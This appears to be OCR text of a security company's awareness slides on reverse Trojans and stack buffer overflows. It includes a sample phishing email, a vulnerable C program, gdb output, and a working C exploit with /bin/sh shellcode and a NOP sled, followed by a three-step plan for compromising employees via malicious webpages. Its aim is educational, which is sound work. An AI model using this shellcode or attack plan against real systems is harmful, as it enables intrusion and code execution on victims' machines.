- ✓ **DDoS:** The zombie joins a botnet
- ✓ Take part to **Spam** & Mail relay operations
- ✓ **Click fraud abuse** through pay per click online advertising
- ✓ Participate in **Spamdexing**, a kind of Web Spam to manipulate the relevancy ranking of resources indexed by a search engine, for example by repeating unrelated phrases.
- ✓ **Local DoS:** Modification or deletion of local files
- ✓ All **keystrokes can be logged**

Once the Trojan is operational, many consequences can occur:

- ✓ All **keystrokes can be logged**
- ✓ Remote **screen captures**
- ✓ **Camcorder and microphone hooking**
- ✓ **Money theft** through abusive eBanking orders
- ✓ Sensitive **data theft**, such as passwords, credit card information, customer files, patents and secrecy for Information Warfare
- ✓ Take part to more sophisticated **bounce attacks**

Once the Trojan is operational, many consequences can occur:

✓ **Installation of other piece of malware**, such as alternate backdoors or rootkits

In other words, **the whole CIA triad is concerned**, as confidentiality, integrity and availability are all impacted. **Accountability is also concerned**, as the Non-repudiation is compromised.

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

A picture is worth a thousand words...

...Demonstration time.

```
q:Quitter  d:Effacer  u:RÃ©cup  s:Sauver  m:Message  r:RÃ©pondre  g:Groupe  ?:Aide
  15 O   Nov 04 FRoGito-SSH@tro (   2) *** SECURITY information for TROJITO.EUROPE ***
  16     Apr 23 Fedor           (   9) So many souvenirs!
```

```
i:Quitter  -:PgPrÃ©c  <Space>:PgSuiv v:Voir attach.  d:Effacer  r:RÃ©pondre  j:Suivant ?:Aide
Date: Fri, 23 Apr 2010 15:02:26 +0200
From: Fedor <fedor@pridebank.com>
To: Fred <frederic.bourla@htbridge.ch>
Subject: So many souvenirs!
X-Mailer: Microsoft Office Outlook 11

Dear Fred,

I know it's quite an old game, but I have so many souvenirs! Look at this: www.oldgames.com/SnowFight

Will you be strong enough to reach the astonishing level 9? :-)

Take care,

Fedor
```

Let's analyze the game suggested in this fake mail...

As shown in the demonstration of this first case study, an Hacker who has trojanized a single computer on your internal network can:


- ✓ Download any additional malware needed
- ✓ Record all remote user key strokes
- ✓ Attack network resources from inside
- ✓ See and even interact with the user's screen
- ✓ Potentially divert electronic transactions before their encryption
- ✓ Alter and upload sensitive network data
- ✓ In brief, he controls your workstation and has already one leg in your LAN


Table of contents

Table of contents

Have you ever heard of Buffer Overflows?

Have you ever heard of Buffer Overflows?





- ✓ As explained in the previous case study, a Reverse Trojan attack can quite often be launched through a Social Engineering vector, such as a fake mail or a malicious code embedded in an OLE document.

- ✓ These attacks, despite powerful, require user's interaction which may limit threat's severity.

- ✓ Nevertheless, more insidious vectors do exist.

So what is Buffer Overflows in short?

✓ It is a serious vulnerability which occurs when data is written to a buffer which is not big enough.

✓ The insufficient bounds checking permits to corrupt data values in memory addresses which remain adjacent to the allocated buffer.

✓ In the worse case, it permits to execute arbitrary code with the same rights as the abused user.

Here is a representation of the vulnerable memory space when storing a suitable variable:

Variable name	strName								intBirth	
Variable type	8 bytes string buffer								2 bytes integer	
Human Value	FRoGito								1978	
Hex Value	46	52	6F	47	69	74	6F	00	07	BA

And here is a representation of what can happen when there is a lack of bounds checking before copy:


Variable name	strName								intBirth	
Variable type	8 bytes string buffer								2 bytes integer	
Human Value	Bad days!								8448	
Hex Value	42	61	64	20	64	61	79	73	21	00


- ✓ By failing to check the length of the string before storing it in the strName variable, it overwrites the value of the intBirth variable.

- ✓ Right now, only the date variable would have been unwittingly modified (at least not by the developer).

- ✓ In case of a longer string, more important memory spaces would have been altered.

Important memory spaces remain at risk:





0xbfffffff

System level variables
(e.g.: path of binary & command line arguments)

Local variables & Traces of function calls


Dynamical variables - Fixed at runtime
(e.g.: int c = malloc(sizeof(int)); free c;)

Global non initialized variables - Fixed at runtime
(e.g.: int b; char* addr;)

Global initialized variables - Fixed at runtime
(e.g.: int a=0;)

Machine Instructions - RO - Fixed at runtime

0x11111111




0xbfffffff

0xbffffffa

0x11111111


Good place to store a shellcode in case of a too small buffer on the stack

As the stack grows downward toward lower memory address, any poorly bounds checked local variable may alter the stack pointer and, worse of all, the return address.



Once the function returns, execution will therefore resume at the return address specified by the attacker, usually a user input filled buffer.

If Hackers are able to alter the Instruction Pointer, they have a nice way to modify the program's execution flow. A classic exploitation would be to jump on a controlled input buffer which will contain the payload.



For example if you consider this quite simple and vulnerable C code:

```
int main(int argc, char **argv)
{
char buffer[100];
if (argc > 1)
     strcpy(buffer, argv[1]);
return (0);
}
```

There is no problem if user supplies a small argument, but as soon as the program tries to copy more characters than the buffer can contain, a buffer overflow occurs:

```
root@TROJITO:~/BOF/stackoverflow# ./poorprog `perl -e "print('A'x50)"`
root@TROJITO:~/BOF/stackoverflow# ./poorprog `perl -e "print('A'x500)"`
Erreur de segmentation
```


If we do the same test inside a debugger, we can obviously notice that both %EBP and %EIP have been altered, as they are now filled with the "A" character (0x41 ASCII code):

```
frogito@TROJITO:~/BOF/stackoverflow$ gdb -q poorprog
Reading symbols from /home/frogito/BOF/stackoverflow/poorprog...done.
(gdb) run `perl -e "print('A'x500)"`
Starting program: /home/frogito/BOF/stackoverflow/poorprog `perl -e "print('A'x500)"`

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) info reg ebp eip
ebp            0x41414141       0x41414141
eip            0x41414141       0x41414141
(gdb)
```

Therefore we are able to redirect the execution's flow...

```
#define BUFFER_LEN 100
#define OVERFLOW 12
int main()
{
char shellcode[] = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xb0"
                   "\x0b\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"
// @shellcode = 0xC0000000 - 4 - (strlen("/home/frogito/BOF/stackoverflow/vuln1") + 1) - (strlen(<shellcode>) + 1)
// = 0xC0000000 - 4 - (38+1) -(45+1) = 0xBFFFFF7D
char newret[]="\x7d\xff\xff\xbf";
char buffer[256]; int i; int j;
printf("Crafting malicious buffer...\n");
for (i = 0; i < ((BUFFER_LEN+OVERFLOW)-(strlen(newret)+strlen(shellcode))); i++)
     buffer[i] = '\x90';
printf("[NOP sled generated]\n");
printf("Current hop: %d\n", i);
for (j = 0; shellcode[j]; j++, i++)
     buffer[i] = shellcode[j];
printf("[Shellcode concatened]\n");
printf("Current hop: %d\n", i);
for (j = 0; newret[j]; j++, i++)
     buffer[i] = newret[j];
printf("[Buffer address concatened]\n");
printf("Current hop: %d\n", i);
printf("Argument crafted. Calling vulnerable binary...\n");
execle("/home/frogito/BOF/stackoverflow/vuln1", "vuln1", buffer, NULL);
}
```

And spawn a shell!




The payload is executed with the current user rights... If the user is an administrator, or if the vulnerable program was executed through a "run as" or has its SUID flag activated, then the payload will be a root shell.

So what's about a Buffer Overflow vulnerability in a widespread application?


The more employees that use a same version of a vulnerable application and have a kind of Internet access, the more damage if a Buffer Overflow is successfully exploited...

... Let's see how a Hacker can use this vector to download and execute his Reverse Trojan.


Hackers manage to have one of your employees surfing a controlled or XSSed website, or trick him into opening a malicious file attached to a fake mail, thus injecting code in the vulnerable application layer to download and execute the Reverse Trojan.




Hackers manage to have one of your employees surfing a controlled or XSSed website, or trick him into opening a malicious file attached to a fake mail, thus injecting code in the vulnerable application layer to download and execute the Reverse Trojan.




Hackers manage to have one of your employees surfing a controlled or XSSed website, or trick him into opening a malicious file attached to a fake mail, thus injecting code in the vulnerable application layer to download and execute the Reverse Trojan.



Hackers manage to have one of your employees surfing a controlled or XSSed website, or trick him into opening a malicious file attached to a fake mail, thus injecting code in the vulnerable application layer to download and execute the Reverse Trojan.



Hackers manage to have one of your employees surfing a controlled or XSSed website, or trick him into opening a malicious file attached to a fake mail, thus injecting code in the vulnerable application layer to download and execute the Reverse Trojan.



- ✓ Exploitation of a Buffer Overflow vulnerability greatly **improves the success rate of a Trojan attack.**
- ✓ **Hackers are often a length ahead of vendors,** as they discover much more Buffer Overflow vulnerabilities.
- ✓ Even when a Proof of Concept is publicly released, some **vendors may not be really reactive** to quickly provide a patch. For instance, a huge number of vulnerabilities which affect recent versions of Acrobat Reader have been exploited since several months.
- ✓ Such an **attack usually occurs through 3 distinct phases,** which are described in the following slides.

Step 1: Information Gathering

Tenet:	Customize the attack so that it will increase its success rate.
Aim:	**Determine the type and the version of applications** which are made available to employees within a targeted company, and **preferably identify interests for a few users.**
How:	Standard information gathering, mainly through Googling & Social Engineering.

Step 2: Crafting the malicious webpage

Tenet:	Prepare a page on a Web server which is under attacker's control. It may belong to the Hacker, or just being a compromised server.
Aim:	**Ensure that the malicious file will be downloaded and that it will automatically retrieves and executes the Trojan** when run.
How:	By discovering at least one security flaw in the targeted software which will permit the attacker to alter the EIP register, and therefore inject an arbitrary code which will be executed in the context of the currently logged-in user.

Step 3: Luring the user to visit the website

Tenet:	Ensure that at least one employee of your company will visit the trapped website.
Aim:	Finalize the attack and **access the internal network** of the targeted company.
How:	Social Engineering and XSS, depending on whether the Web server is fully controlled by the attacker or not.

Here again, a picture is worth a thousand words...

